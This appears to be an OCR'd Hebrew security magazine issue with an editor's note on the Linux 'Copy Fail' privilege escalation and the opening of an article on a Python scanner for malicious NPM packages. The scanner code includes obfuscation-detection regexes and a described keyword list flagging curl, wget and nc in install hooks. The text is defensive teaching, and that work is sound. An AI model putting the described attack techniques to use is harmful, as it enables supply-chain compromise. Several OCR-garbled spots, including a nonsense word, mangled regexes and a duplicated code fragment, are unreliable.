


Digital Whisper

גליון 186, יוני 2026

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל וספיר פדרובסקי
כתבים:	ליאורה רבייב, אמיתי דן, ניר אברהם, ליאל חנוכוב

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

היי, כאן ספיר(:

בחודש האחרון היו לא מעט אירועים משמעותיים בתחום הסייבר, החלטתי לשנס מותניים ולכתוב על האירוע שהכי פחות מדבר אלי – copy fail.

אני אגיד שהסיבה שהוא לא עניין אותי היא לא כי הוא לא חשוב – הוא מאוד חשוב. אבל בתור בן אדם שכל חייו עסק רק במערכת ההפעלה windows ואז עבר לענן, לינוקס פשוט חולף מעלי בדרך כלל, וכשאני רואה "לינוקס" במאמר, אני נוטה לדלג.

אבל אין מקום טוב יותר לאתגר את עצמי מאשר בדברי הפתיחה לירחון הזה!

אז אם כמוני רציתם לדעת על מה החולשה, אבל המוח שלכם מפלטר החוצה כל דבר עם המילה לינוקס – מוזמנים להמשיך לקרוא :)

אתחיל מלהגיד שבויקיפדיה יש ערך של copy fail רק ב-3 שפות:

אנגלית, תורכית ולומברדית מודרנית, שהיא שפה גאלו-רומאנית ממשפחת השפות ההודו-אירופיות. היא מדוברת כיום בפי מיליוני אנשים בעיקר במחוז לומברדיה שבאיטליה ובקנטון טיצ'ינו שבשווייץ.

כבר למדתי משהו חדש, מעניין מה זה אומר על קהילת הסייבר העולמית אם אלו השפות היחידות שאליהן תורגם ערך הויקיפדיה הזה.

ועכשיו לנושא ממנו אני מתחמקת כבר חודש – המתקפה (כמובן בקצרה, כי אני באמת לא מבינה בזה).

Copy Fail היא חולשת אבטחה חדשה וחמורה בלינוקס שמאפשרת למשתמש רגיל להפוך ל־root, כלומר לקבל שליטה מלאה על המערכת. החולשה קשורה למנגנון בשם page cache, שהוא מעין זיכרון זמני שבו לינוקס שומר קבצים כדי להאיץ גישה אליהם. בגלל באג בקרנל, תהליך רגיל יכול לשנות כמה bytes בתוך העותק של קובץ שנמצא בזיכרון, גם אם אין לו הרשאה לערוך את הקובץ האמיתי בדיסק. זה לא עובד בצורה אקראית של "לשנות bytes ולקוות לטוב", התוקף יודע איזה קובץ הוא רוצה לשנות, למשל תוכנה שרצה עם הרשאות גבוהות כמו sudo, ויודע בדיוק באיזה offset לשנות bytes כדי להשפיע על זרימת ההרצה של התוכנית.

מספיק לפעמים לשנות instruction אחת, בדיקת הרשאות או jump קטן כדי לגרום לתוכנית להריץ קוד שהתוקף בחר, אבל עם הרשאות root. חשוב להדגיש שהקובץ בדיסק בכלל לא משתנה, רק ההעתק שבזיכרון משתנה, ולכן מבחוץ הכול יכול להיראות תקין.

דרך נחמדה לדמיין את זה היא לחשוב על ספרייה שבה הספר המקורי נעול בכספת ואסור לערוך אותו, אבל בגלל טעות מישהו מצליח להחליף כמה שורות בעותק הזמני שמונח על שולחן הקריאה. כל מי שקורא אחר כך את העותק הזה חושב שזה הספר האמיתי, למרות שהמקור עצמו מעולם לא השתנה.

בנוגע לניצול בעולם האמיתי, ראיתי כמה מקומות שכתבו שהיה active exploitation, יש מלא POC-ים כאן: https://exploit-intel.com/vuln/CVE-2026-31431.

מה שהיה מאוד מעניין בחולשה הזו, זה שהיא עובדת כל כמעט כל הפצה של לינוקס מאז 2017, ודיי קל להשמיש אותה. עוד משהו שבהחלט תרם להייפ של החולשה הזו, זה שבמידת מה היא זוהתה באמצעות AI.

לפי החברה הזו - https://xint.io/blog/copy-fail-linux-distributions שמספקת מוצר חיפוש חולשות באמצעות AI, החוקר שמצא את החולשה התחיל מגילוי ראשוני שלו, ואז מצא את החולשה עצמה באמצעות שימוש במערכת שלהם.

אין ספק שההשפעות של AI על עולם הסייבר כבר מתגלות בעוצמה די גדולה, בעיקר בשימוש של חיפוש חולשות, ותוקפים.

כבר שמענו על תוקפים שמריצים קמפיינים שלמים באמצעות קלוד, מבלי לכתוב שורת קוד.

לא חסרים אנשים עם כוונות רעות בעולם, מעניין מתי הם יגלו שהם לא צריכים להבין משהו בסייבר כדי להריץ קריפטומיינרים או Ransomwares, וכמה זה ישפיע על העולם מבחינת כמות המתקפות, והיכולת להתגונן מפניהן.

וכמובן, לפני שניגש לתוכן הגליון, נרצה להגיד תודה לכל מי שישב והשקיע מזמנו וכתב לנו מאמר החודש.

תודה רבה ל**ליאורה רבייב,** תודה רבה ל**אמיתי דן,** תודה רבה ל**ניר אברהם,** תודה רבה ל**ליאל חנוכוב**!

קריאה נעימה,

ספיר פדרובסקי ואפיק קסטיאל

תוכן עניינים

דבר העורך	2
תוכן עניינים	4
Trust no package: זיהוי נוזקות ב-NPM	5
הצי השקט: כלי מחקר תת ימיים חשופים לאינטרנט AUVs – Autonoumous Underwater Vehicle	26
כיצד Spyware מסוג Predator עוקף את חיווי ההקלטה ב-ios	55
אבטחה מבוססת וירטואליזציה – Virtualization Based Security	70
דברי סיכום	96

Trust no package: זיהוי נוזקות ב-NPM

מאת ליאורה רבייב

הקדמה

בעולם הפיתוח המודרני, אנחנו בונים תוכנה כמו לגו. פקודה אחת קטנה בטרמינל - npm install - ועשרות, אם לא מאות, חבילות צד-שלישי נשאבות לתוך הפרויקט שלנו. הנוחות הזו ממכרת, אבל היא גובה מחיר אבטחתי כבד. בפועל, התרגלנו להעניק אמון עיוור בקוד שאנחנו לא באמת מכירים, ולתת לו לרוץ עם הרשאות נרחבות על המכונה המקומית שלנו או בשרתי ה-CI/CD.

בשנה האחרונה, תוקפים הבינו את הפוטנציאל הטמון באמון הזה ושינו את חוקי המשחק של מתקפות שרשרת האספקה. הם כבר לא מסתפקים ב-Typosquatting פשוט. אנחנו רואים היום תולעים שמפיצות את עצמן אוטומטית דרך סקריפטים של postinstall (כמו תולעת "Shai-Hulud"), ומתקפות מתוחכמות שמתחזות לכלי AI פופולריים (כמו Claude Code) במטרה לגנוב Secret-ים ו-Token-ים של מפתחים.

המציאות הזו מחייבת אותנו לשנות תפיסה ולאמץ גישת Zero Trust גם כלפי מנהלי החבילות שלנו. התוקפים מסווים את הלוגיקה הזדונית שלהם היטב, משתמשים בטכניקות אובפוסקציה מורכבות, ומנצלים ספריות תמימות למראה כמסווה.

במאמר זה, אקח אתכם אל מאחורי הקלעים של פיתוח סורק איומים היוריסטי שכתבתי בפייתון, שמטרתו לצוד את החבילות הללו עוד לפני שהן מקבלות הזדמנות לרוץ. נצלול לארכיטקטורה של הסורק ונראה כיצד שילוב של ניתוח מטא-דאטה, זיהוי אנומליות בתלויות, ושימוש בנוסחה מתמטית לזיהוי של קוד מעורפל - יכולים לספק לנו קו הגנה ראשון ואפקטיבי מפני מתקפות NPM דומות.

מושגים בסיסיים

NPM - Node Package Manager

מנהל החבילות הרשמי והגדול ביותר של סביבת Node.js (ושל שפת JavaScript בכלל). הוא משמש כמאגר עצום המכיל מיליוני ספריות קוד פתוח מוכנות מראש - מכלים קטנים לחישוב תאריכים ועד למסגרות פיתוח ענקיות כמו React. כל מפתח יכול להעלות חבילה ל-NPM, וכל מפתח אחר יכול להוריד אותה.

Package.json

"תעודת הזהות" של כל חבילת NPM. זהו קובץ הגדרות המכיל מטא-דאטה על הפרויקט (שם, גרסה, מחבר), את רשימת החבילות האחרות שהוא תלוי בהן (Dependencies), ואת ה-Scripts - פקודות מערכת שניתן להריץ.

Install Scripts

מנגנון בתוך קובץ ה-package.json המאפשר לחבילה להריץ פקודות מערכת באופן אוטומטי. לדוגמה, סקריפט מסוג postinstall ירוץ אוטומטית מיד לאחר שהחבילה ירדה למחשב וסקריפט מסוג preinstall רץ רגע לפני שהחבילה מותקנת. במקור, המנגנון נועד לפעולות תשתית לגיטימיות, כמו קימפול ספריות C++ או הכנת סביבת העבודה. עם זאת, מנקודת מבט אבטחתית, זהו וקטור תקיפה אידיאלי: ברגע שהקורבן מקליד בטרמינל את הפקודה התמימה npm install, הסקריפט הזדוני מופעל אוטומטית באמצעות הרשאות המשתמש, עוד לפני שהמפתח הספיק לייבא אפילו שורת קוד אחת מהחבילה אל תוך הפרויקט שלו.

Dependency Tree

ב-NPM, חבילה א' יכולה להיות תלויה בחבילה ב', שתלויה בחבילה ג', וכן הלאה. התקנה של חבילה תמימה אחת יכולה "לשאוב" מאות חבילות אחרות אל תוך הפרויקט שלכם. תוקפים מנצלים את השרשרת הזו כדי להזריק קוד זדוני לחבילה קטנה ונידחת עמוק בעץ, מתוך ידיעה שהיא תגיע בסופו של דבר למשתמשי הקצה.

Axios

לאחרונה, בסוף מרץ 2026, ספריית Axios הפופולרית נפלה קורבן למתקפת שרשרת אספקה. קבוצת התקיפה הצפון-קוריאנית "Sapphire Sleet" הצליחה לשחרר גרסאות רשמיות ופגומות של החבילה (גרסאות 1.14.1 ו-0.30.4) מבלי לעורר חשד.


הייחודיות במתקפה זו הייתה שהתוקפים לא שינו אף שורת קוד בלוגיקה המקורית של Axios. במקום זאת, הם ביצעו הזרקת תלות (Dependency Insertion) והוסיפו ל-package.json תלות נסתרת וזדונית בשם plain-crypto-js. ברגע שמישהו התקין את העדכון של Axios, התלות הזדונית נמשכה אוטומטית והפעילה סקריפט בשם setup.js באמצעות מנגנון ה-post-install. הסקריפט פעל בשקט מאחורי הקלעים, הפעיל לוגיקה מעורפלת לזיהוי מערכת ההפעלה, והוריד סוס טרויאני (RAT) שאפשר לתוקפים שליטה מלאה מרחוק. אחד הדברים המדאיגים ביותר באירוע הזה הוא היכולת של הקוד למחוק את עקבותיו. לאחר שהווירוס חודר למערכת ומבצע את הקישור לשרת של התוקפים, הוא מוחק את קובץ ההתקנה המקורי ומשנה את שמות הקבצים בתיקיית הקוד שלכם כך שייראו תקינים לחלוטין.

גם אם ביקשתם מכלי AI לכתוב לכם אוטומציה או דף נחיתה והרצתם את הקוד אצלכם במחשב, יכול להיות שהכלי השתמש בגרסה החדשה ביותר של Axios. התקנה כזו לא דורשת אישור שלכם; היא קורית כחלק מהגדרות ברירת המחדל של סביבת הפיתוח.

מקרה זה ממחיש לנו בצורה מרתקת כיצד אפילו ספריות תשתית הנמצאות בלב ליבו של כמעט כל פרויקט מודרני יכולות להפוך בן רגע לווקטור תקיפה קטלני המחייב ניתוח מעמיק.

"Shai-Hulud" - תולעת שרשרת האספקה

במהלך המחצית השנייה של שנת 2025, המערכת האקולוגית של NPM חוותה שתי מתקפות שרשרת אספקה חסרות תקדים תחת השם "Shai-Hulud", שהדגימו לראשונה נוזקה הפועלת כתולעת (Worm) המפיצה את עצמה. בגל הראשון שהחל בספטמבר, התוקפים ניצלו את סקריפט ה-postinstall כדי להפעיל סורקי סודות פנימיים (כמו TruffleHog) שקצרו משתני סביבה, מפתחות ענן וטוקנים של GitHub ו-NPM. הסודות שנגנבו הועלו למאגרי GitHub פומביים שיצר התוקף, ובחלק מהמקרים התולעת אף הפכה מאגרים פרטיים לציבוריים (תחת הסיומת migration-). זמן קצר לאחר מכן, בנובמבר, הופיעה הגרסה ההרסנית יותר - "Shai-Hulud 2.0" - שהדביקה במהירות למעלה מ-25,000 מאגרים ופגעה בתלויות פופולריות של חברות ענק כמו Postman ו-Zapier. גרסה זו עברה לפעול כבר בשלב ה-preinstall (באמצעות קבצים כמו setup_bun.js), והציגה יכולות חסרות תקדים: היא ידעה להבדיל בין סביבת מפתח מקומית לסביבת CI/CD כדי להתחמק מניטור, ויצרה מנגנון Backdoor שאפשר לתוקפים להריץ פקודות מרחוק על המכונה הנגועה באמצעות פתיחת "דיונים" (Discussions) ב-GitHub. באופן מטריד, הגרסה השנייה גם ביצעה Cross-victim exfiltration, שבה סודות של ארגון אחד פורסמו בחשבון של קורבן אחר לגמרי. בשני הגלים, המטרה הייתה זהה: שימוש בטוקנים הנגנבים כדי לפנות ל-API של NPM ולפרסם אוטומטית גרסאות נגועות נוספות תחת שמם של מפתחים לגיטימיים, מה שיצר תגובת שרשרת אקספוננציאלית.



ארכיטקטורת הסורק

כדי להתמודד עם איומים כמו ניצול חבילה גדולה כמו Axios ו- Shai-Hulud , שרצים מיד עם ההתקנה (preinstall / postinstall) ומסווים את עצמם בעץ התלויות, בניתי סורק בפייתון המבוסס על ניתוח סטטי. הכלי סורק את קבצי המקור והמטא-דאטה ומחפש בהם התנהגויות אנומליות. מומלץ להריץ אותו על sandbox.

האתגר המרכזי בניתוח סטטי הוא הימנעות מ-False Positives. פונקציה כמו child_process.exec היא לגיטימית לחלוטין בכלי CLI, אך מחשידה מאוד בספרייה קטנה לחישוב תאריכים. לכן, הליבה של הסורק היא מערכת ניקוד משוקללת המחולקת לחמש קטגוריות סיכון מרכזיות. כל קטגוריה מקבלת ציון בנפרד (עם תקרת מקסימום כדי למנוע הטיה), ובסוף התהליך מחושב ציון כולל המכריע את רמת המסוכנות של החבילה.

חישוב הניקוד - ציון מבוסס אותות:

במקור, הסורק התבסס על חלוקה נוקשה של מכסות ניקוד (Caps) לכל קטגוריה, אך גישה זו יצרה "קופסה שחורה" שהקשתה להבין את חומרת האיום ולכן החלטתי לשנות אותה.

כדי לפתור זאת, שכתבתי את מנוע הסריקה כך שיעבוד בשיטה של **ציון מבוסס אותות (Signals)**. במקום להחזיר מספר אטום, המערכת אוספת "אותות סיכון" קונקרטיים במהלך הסריקה (למשל: "התגלו פקודות מסוכנות ב-Install hook", "נמצאו תלויות עודפות", או "התגלתה אובפוסקציה"). כל אות כזה תורם ניקוד ספציפי לציון הכולל, והחשוב מכל - מציג לאנליסט בסוף הריצה פירוט שקוף לחלוטין של **למה** החבילה סומנה כמסוכנת. גישה זו מייעלת את תהליך ה-Triage וחוסכת זמן תחקור יקר.

```python
def calculate_final_score(self) -> dict:
    """Signal-based scoring: add risk points, apply trust discount, clamp 0-100."""
    score = 0
    signals = []

    # 1. Install hook with dangerous commands
    if self.install_hook_score > 0:
        score += 30
        signals.append(("Install hook has dangerous commands", 30))

    # 2. Density of critical files
    if self.js_files_analyzed > 0 and self.files_with_critical > 0:
        density = self.files_with_critical / self.js_files_analyzed
        if density > 0.05:
            score += 5
            signals.append((f"File density > 5%", 5))

    # ... (Additional risk signals are calculated and appended here) ...

    subtotal = score

    # 3. Trust discount - The most important mechanism against False Positives
    if self.is_established:
        score = int(score * 0.6)
        signals.append((f"Established package discount (x0.6)", score - subtotal))

    # 4. Clamp final score between 0 and 100
    final = max(0, min(100, score))

    return {"score": final, "signals": signals, "subtotal": subtotal}

    def calculate_final_score(self) -> dict:
        """Signal-based scoring: add risk points, apply trust discount, clamp 0-100."""
        score = 0
        signals = []
```

אינטליגנציה היוריסטית: הבנת הקונטקסט

כדי לנסות להפוך את הסורק לחכם באמת, הוא אינו מסתמך רק על איסוף נקודות עיוור. הוספתי לוגיקה שמתאימה את רמת ההחמרה בהתאם לסוג החבילה. לדוגמה:

- **ספריות עזר:** אם הסורק מזהה שמדובר בספריית עזר (כמו lodash), הוא מצפה שהיא לא תכיל postinstall מורכב. במקרה כזה, עונש על סקריפטים או חוסר במטא-דאטה יהיה חמור פי 1.5. מצד שני, קוד של ספריות עזר לרוב עובר מניפיקציה (Minification), ולכן הסורק "יסלח" להן קצת יותר בסעיף האובפוסקציה כדי למנוע התראות שווא.
- **החרגות לסביבות פיתוח מוכרות:** חבילות בסיס של סביבות פיתוח ענקיות (כמו React, Vue, Angular או Lodash) נוטות להיות מורכבות ולעתים חסרות תלויות לחלוטין (Zero dependencies). הסורק מכיל מילון החרגות מובנה (FRAMEWORK_EXCEPTIONS) שיודע לזהות את החבילות הללו ולא להעניש אותן על מבנה עץ התלויות שלהן, ובכך חוסך מאיתנו התראות שווא מיותרות.

- **מדד הצפיפות (Density Score):** זיהוי איומים הוא לא רק מציאת מילה מחשידה, אלא הבנת היקף ההדבקה ביחס לגודל החבילה. מילה מסוכנת אחת מתוך 10,000 קבצים לגיטימיים יכולה להיות הערה תמימה בקוד או אזכור מקרי. לעומת זאת, אם 5% או 25% מהקבצים בחבילה מכילים קריאות קריטיות - מדובר ככל הנראה בהדבקה רוחבית מכוונת. הסורק מחשב את צפיפות הקבצים הנגועים ומוסיף "קנס" משמעותי לציון הסיכון ככל שהצפיפות עולה.
- **הנחת הנאמנות (Trust Discount):** זהו המנגנון החשוב ביותר להפחתת רעש ולמניעת התראות שווא בחבילות ענק (כמו React או Lodash). הסורק בוחן את המטא-דאטה של החבילה - אם יש לה גרסה בוגרת (מעל 1.0.0), רישיון תקין, תיעוד עשיר (מעל 30 תווים), וקישור לריפוזיטורי מקור (כמו GitHub) - הסורק מחיל עליה אוטומטית "הנחת נאמנות" של 40% (מכפיל את הציון הכולל ב-0.6). הרציונל הוא שחבילות מבוססות ופומביות כאלו נוטות לעבור בקרת קהילה מחמירה יותר, ולכן סבירות ההדבקה הראשונית (Typosquatting) שלהן נמוכה משמעותית מחבילות אנונימיות לחלוטין.

```
            # Check for new packages
            if "version" in data and data["version"] == "0.0.1":
                # New utility libraries are more suspicious
                multiplier = 2.0 if self.is_utility_library else 1.0
                self.results["metadata"] += int(10 * multiplier)
                logger.info("Note: Very new package (version 0.0.1)")
```

הפונקציה analyze_scripts

כפי שראינו במקרה של תולעת Shai-Hulud, וקטור התקיפה המרכזי בשרשרת האספקה של NPM נשען על הרצה אוטומטית בעזרת Lifecycle Scripts. כדי להתמודד עם האיום הזה של "Zero-Click", הסורק קורא את קובץ ה-package.json של החבילה ומנתח את שדה ה-scripts.

הפונקציה analyze_scripts מנתחת את התוכן של קוד ההתקנה בחיפוש אחר תבניות פעולה של Droppers (נוזקות שמורידות את השלב הבא של המתקפה מהרשת) ו-Reverse Shells.

כך נראית הפונקציה:

```python
def analyze_scripts(self):
    """Analyze package.json scripts with install hook focus"""
    package_json = self.package_path / "package.json"
    if not package_json.exists():
        logger.warning("package.json not found in the package directory")
        return

    try:
        with open(package_json) as f:
            data = json.load(f)
            scripts = data.get("scripts", {})
            if not scripts:
                logger.info("No scripts found in package.json")
                return

            for name, cmd in scripts.items():
                is_auto_run_hook = any(hook in name for hook in ["preinstall", "postinstall", "install"])

                for keyword, weight in KEYWORD_WEIGHTS.items():
                    if keyword in cmd:
                        hook_multiplier = 2.0 if is_auto_run_hook else 1.0
                        adjusted_weight = int(weight * hook_multiplier)
                        self.results["scripts"] += adjusted_weight
                        if is_auto_run_hook and weight >= 15:
                            self.install_hook_score += adjusted_weight
                        risk_level = "CRITICAL" if is_auto_run_hook else "HIGH"
                        logger.warning(f"[{risk_level} SCRIPT RISK] Found '{keyword}' in script: {name}")
                        if weight >= 20 and f"{keyword} in {name}" not in self.critical_findings:
                            self.critical_findings.append(f"{keyword} in {name}")
```

מה עשינו כאן?

1. **חיפוש אקטיבי של כלי רשת ו-Shells:** מילון המשקלים (KEYWORD_WEIGHTS) מכיל פקודות שלרוב אין להן שום הצדקה בספריית JavaScript סטנדרטית. קריאה ל-curl או wget מתוך סקריפט מצביעה על ניסיון משיכת קבצים זדוניים משרת C2. קריאה ל-nc מצביעה על ניסיון לפתוח חיבור ישיר לתוקף.
2. **משקל כפול על אוטומציה:** אם הפקודות החשודות האלו מופיעות בסקריפט שמופעל ידנית (כמו npm run test או npm run build), החבילה סופגת ניקוד שלילי, אך לא בהכרח קריטי. לעומת זאת, אם הסקריפט מוגדר כ-preinstall או postinstall (כלומר, הוא ירוץ אוטומטית ללא ידיעת המפתח), הלוגיקה מכפילה את העונש (hook_multiplier = 2.0). יתרה מזאת, המערכת רושמת את הממצא, ומערכת ה-Signals הסופית תזהה שמופעל "Install hook" מסוכן, מה שיקפיץ מיד את רמת הסיכון של החבילה לאדומה באמצעות קנס ישיר של 30 נקודות.

אובפוסקציה ו-JSFuck

הנחת העבודה שלנו בניתוח חבילות NPM היא שתוקף מקצועי לעולם לא ישאיר קוד זדוני גלוי לעין. פקודות כמו eval() או קריאות ל-child_process שיקפצו מיד בסריקה פשוטה, יעברו תהליך של הסוואה או אובפוסקציה. המטרה של התוקף היא להפוך את הקוד לקריא עבור מנוע ה-JavaScript (ה-V8), אך לבלתי קריא לחלוטין עבור חוקר אנושי או סורק מבוסס מילות מפתח.

כדי להתמודד עם זה, הסורק שפיתחתי משתמש בגישה דו-שלבית. השלב הראשון הוא חיפוש אקטיבי של תבניות אובפוסקציה מוכרות תוך שימוש בביטויים רגולריים (Regex).

במקום גישה בינארית של "מצאתי/לא מצאתי", הסורק עובד עם מערכת משקלים. כל תבנית שמזוהה מוסיפה נקודות לציון ה"ערפול" הכולל של הקובץ. אם הציון חוצה רף מסוים, הקובץ מסומן כחשוד ומוסיף משקל לציון הסיכון הכללי של החבילה.

הנה רשימת התבניות המרכזיות שהסורק מחפש, כפי שהן מוגדרות בקוד:

```
61  OBFUSCATION_PATTERNS = [
62      (r'eval\(function\(p,a,c,k,e,d\)', 25),  # Packer.js
63      (r'\\x[0-9a-fA-F]{2}', 15),              # Hex encoding
64      (r'\b[a-zA-Z0-9]{25,}\b', 10),           # Very long random identifiers
65      (r'\[\]\["\w+"\]\("\w+"\)', 25),         # JSFuck patterns
66      (r'String\.fromCharCode\(\d+(?:,\d+)+\)', 20),  # Character code arrays
67      (r'(?:\\u[0-9a-fA-F]{4}){5,}', 15),      # Multiple unicode escapes
68      (r'=~\[\]', 25),                          # JSFuck operators
69      (r'\(!""\+\[\]\)', 25),                   # JSFuck number obfuscation
70      (r'atob\([^)]{20,}\)', 20),              # Long base64 strings
71      (r'(?:["\'][^"\']{1,2}["\']\s*\+\s*){10,}', 15),  # Split strings
72      (r'\breturn\s*/[^/]+/\.exec\(', 20),      # Regex-based deobfuscation
73      (r'window\[(["\']\w+["\']\+["\'\w+]+)\]', 20),  # Dynamic property access
74  ]
```

הרשימה כמובן יכולה להיות גדולה יותר ועשירה יותר, אבל אלו התבניות שבחרתי כרגע להתמקד בהן.

מה אנחנו בעצם מחפשים כאן?

1. **קידודים חריגים (Hex/Unicode):** התבניות \\x[0-9a-fA-F]{2} ומרבה תווי ה-Unicode נועדו לתפוס קוד שמסתיר מחרוזות. תוקפים משתמשים לעיתים קרובות בקידודים אלו כדי להסתיר כתובות IP, דומיינים (C2) או פקודות מערכת.
2. **JSFuck:** טכניקת tucpuxemhv קיצונית ומרתקת שנקראת JSFuck מאפשרת לכתוב כל תוכנית JavaScript חוקית באמצעות 6 תווים בלבד: + ! ( ) [ ]. תוקפים משתמשים בה כדי לעקוף סורקים שמחפשים מילים באנגלית. התבניות \(\[\]\+\[!""\)\ (המייצגת יצירת מספרים) ו-\("\w+"\)\[\]\["\w+"\]\[\] מצליחות לצוד את הניסיונות האלו ולהעניק להם משקל קריטי של 25 נקודות.
3. **מחרוזות מפוצלות (Split Strings) וקריאה דינמית:** כדי לעקוף חיפוש פשוט של המילה require או exec, תוקפים יפצלו את המחרוזת ויחברו אותה בזמן ריצה (למשל: 'ex' + 'ec'). השורה של ה- Split strings וקריאת המאפיינים הדינמית (window[...]) נועדו לזהות קוד שעסוק מדי בחיבור מחרוזות קטנות בצורה חשודה.
4. **משתנים אקראיים (Long random identifiers):** כלים שמבצעים ערפול קוד נוטים להחליף שמות פונקציות ומשתנים לשמות ארוכים וחסרי משמעות למשל (aBcDeFgHiJkL...) . הסורק מזהה מילים מעל 25 תווים רצופים כאינדיקטור (במשקל נמוך יותר של 10 נקודות, מחשש ל-False Positives בקוד שמקורו ב-WebAssembly או קבצים דחוסים מאוד).

כדי לשפר ביצועים, כל הביטויים הרגולריים האלו מקומפלים (Compiled) מראש בתחילת הריצה:

```
# Compile regex patterns once for efficiency
COMPILED_OBFUSCATION_PATTERNS = [(re.compile(pattern), weight) for pattern, weight in OBFUSCATION_PATTERNS]
```

אבל Regex, חזק ככל שיהיה, מוגבל בסופו של דבר למה שאנחנו יודעים לחפש. תוקף שיכתוב אלגוריתם ערפול חדש, עלול לחמוק מהתבניות שלנו. בדיוק בשביל זה, השלב השני של ניתוח הערפול מסתמך על מתמטיקה טהורה.

אנטרופיית שאנון (Shannon Entropy)

בפרק הקודם ראינו שניתן לצוד קוד Obfuscated באמצעות תבניות Regex מוכרות. הבעיה בגישה זו היא שאנחנו יכולים למצוא רק את מה שאנחנו כבר יודעים לחפש.

כדי להתמודד עם האזור העיוור הזה, הסורק מפעיל שכבת הגנה שנייה המבוססת על אנטרופיית שאנון- מושג מתורת האינפורמציה המודד את רמת האקראיות, או חוסר הוודאות, בתוך אוסף של נתונים. טקסט רגיל (וקוד אנושי) מכיל תבניות שחוזרות על עצמן (רווחים, מילים שמורות כמו function, return, const, ואותיות באנגלית שמופיעות בתדירות ידועה), ולכן האנטרופיה שלו נמוכה יחסית, לרוב סביב 3.5 עד 4.5. לעומת זאת, קוד שעבר הצפנה חזקה, קידוד Base64 מורכב, או אובפוסקציה קיצונית שדוחסת נתונים- יראה כמו בלילה אקראית לחלוטין של תווים. במצב כזה, מדד האנטרופיה יזנק למעלה.

הנוסחה:

$$H(x) = -\sum_{i=1}^{n} p(x_i) \log_2 p(x_i)$$

final entropy | probability of an event | logarithm of event's probability

כך נראה המימוש של הנוסחה המתמטית בסורק:

```python
def calculate_entropy(self, text: str) -> float:
    if not text or len(text) < 100:  # Skip very short texts
        return 0

    # Use frequency table for faster calculation
    freq = {}
    for char in text:
        freq[char] = freq.get(char, 0) + 1

    length = len(text)
    entropy = 0
    for count in freq.values():
        p_x = count / length
        entropy += -p_x * math.log2(p_x)

    return entropy
```

איך זה עובד בפועל?

הפונקציה מבצעת מעבר יחיד על הטקסט ובונה טבלת שכיחויות של התווים (freq). לאחר מכן, היא מחשבת את ההסתברות ($P_$X) להופעת כל תו ביחס לאורך הכולל של הקובץ, וסוכמת את הערכים לפי הנוסחה: $H = - \sum p_x \log_2 p_x$. ככל שהפיזור אחיד יותר (יותר תווים שונים שמופיעים בתדירות דומה), כך התוצאה הסופית תתקרב לערך המקסימלי (אנטרופיה של 8 עבור בית בודד).

כדי למנוע False Positives על משתנים קצרים או קוד זעיר, הפונקציה מוגדרת לדלג על טקסטים הקצרים מ-100 תווים.

שילוב האנטרופיה בתהליך קבלת ההחלטות:

הציון שהתקבל מפונקציית האנטרופיה לא עומד בפני עצמו, אלא מוזן אל תוך הלוגיקה של detect_obfuscation. כאן קבענו Thresholds שמרניים יחסית, כדי להתמודד עם קוד שהוא Minified שלעיתים מציג אנטרופיה מעט גבוהה מהרגיל:

```
        # Calculate entropy for longer files
        if content_length > 500:
